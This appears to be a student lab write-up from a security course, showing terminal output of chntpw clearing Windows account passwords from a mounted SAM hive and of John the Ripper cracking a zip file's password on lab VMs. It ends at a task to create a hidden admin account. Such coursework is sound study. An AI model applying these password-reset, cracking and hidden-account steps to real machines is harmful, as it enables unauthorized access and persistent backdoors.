
```
root@kali:/media/root/1044847944846378/Windows/System32/config# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 338/30624 blocks/bytes, unused: 11/10112 blocks/bytes.

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 03eb | Admin01                        |        |          |
| 01f4 | Administrator                  | ADMIN  |          |
| 01f7 | DefaultAccount                 |        | dis/lock |
| 03e8 | defaultuser0                   |        | dis/lock |
| 01f5 | Guest                          |        |          |
| 03ea | sa                             |        |          |
| 03e9 | user1                          | ADMIN  |          |
root@kali:/media/root/1044847944846378/Windows/System32/config#
```

## Screenshot 3:



```
root@kali:/media/root/1044847944846378/Windows/System32/config# chntpw -u Administrator SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 338/30624 blocks/bytes, unused: 11/10112 blocks/bytes.

================= USER EDIT ====================

RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

00000220 = Administrators (which has 2 members)

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 3

- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] >
```


**Screenshot 4:**



```
================= USER EDIT ====================

RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

00000220 = Administrators (which has 2 members)

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 3

- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
================= USER EDIT ====================

RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :
```

## Part 3.3 and 3.4

Attempt to crack at least one high value file found on VM-A1 and Calculate the maximum key space and the amount of time required to crack the high value file assuming the file has a 6-character password of letters and numbers and based on your computers cracking power (show your calculations).



```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
Important data001.zip
root@kali:~/Desktop# zip2john '/root/Desktop/Important data001.zip'>crack.txt
root@kali:~/Desktop# john --format=zip crack.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
qwertyuiop       (Important data001.zip)
1g 0:00:00:11 DONE 2/3 (2017-12-24 19:38) 0.08361g/s 2112p/s 2112c/s 2112C/s lov
e123..qwertyuiop
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


**References:**

- https://latesthackingnews.com/2016/12/06/crack-passwords-kali-linux-using-john-ripper/
- https://www.top-password.com/knowledge/reset-windows-10-password-with-kali-linux.html


## Appendix 2

Using a Linux live disk, modify the system files of a Windows 10 VM to allow bypassing of the login screen.

Screenshot1




Screenshot2




```
root@kali:/media/root/Windows 10/Windows/System32/config# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 326/30008 blocks/bytes, unused: 22/10728 blocks/bytes.

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  | dis/lock |
| 01f7 | DefaultAccount                 |        | dis/lock |
| 01f5 | Guest                          |        | dis/lock |
| 03e8 | IEUser                         | ADMIN  |          |
| 03ea | sshd                           |        | dis/lock |
| 03eb | sshd_server                    | ADMIN  |          |
| 01f8 | WDAGUtilityAccount             |        | dis/lock |
root@kali:/media/root/Windows 10/Windows/System32/config# 
```

Screenshot3




```
| 03ea | sshd                         |         | dis/lock |
| 03eb | sshd_server                  | ADMIN   |          |
| 01f8 | WDAGUtilityAccount           |         | dis/lock |
root@kali:/media/root/Windows 10/Windows/System32/config# chntpw -u IEUser SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 326/30008 blocks/bytes, unused: 22/10728 blocks/bytes.

================= USER EDIT ====================

RID     : 1000 [03e8]
Username: IEUser
fullname: IEUser
comment : IEUser
homedir :

00000221 = Users (which has 5 members)
00000220 = Administrators (which has 3 members)

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
```

Screenshot4



```
omment : IEUser
omedir :

0000221 = Users (which has 5 members)
0000220 = Administrators (which has 3 members)

ccount bits: 0x0210 =
 ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
 ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
 ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
 ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

ailed login count: 0, while max tries is: 0
otal  login count: 27

- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
elect: [q] >
```

Screenshot5




```
Select: [q] > 1
Password cleared!
================= USER EDIT ====================

RID     : 1000 [03e8]
Username: IEUser
fullname: IEUser
comment : IEUser
homedir :

00000221 = Users (which has 5 members)
00000220 = Administrators (which has 3 members)

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
```

**Part 2.2**


**Create a new admin user on the Windows 10 VM and modify configuration files to best obfuscate the existence of this user from login screens and menus.**

Screenshot1



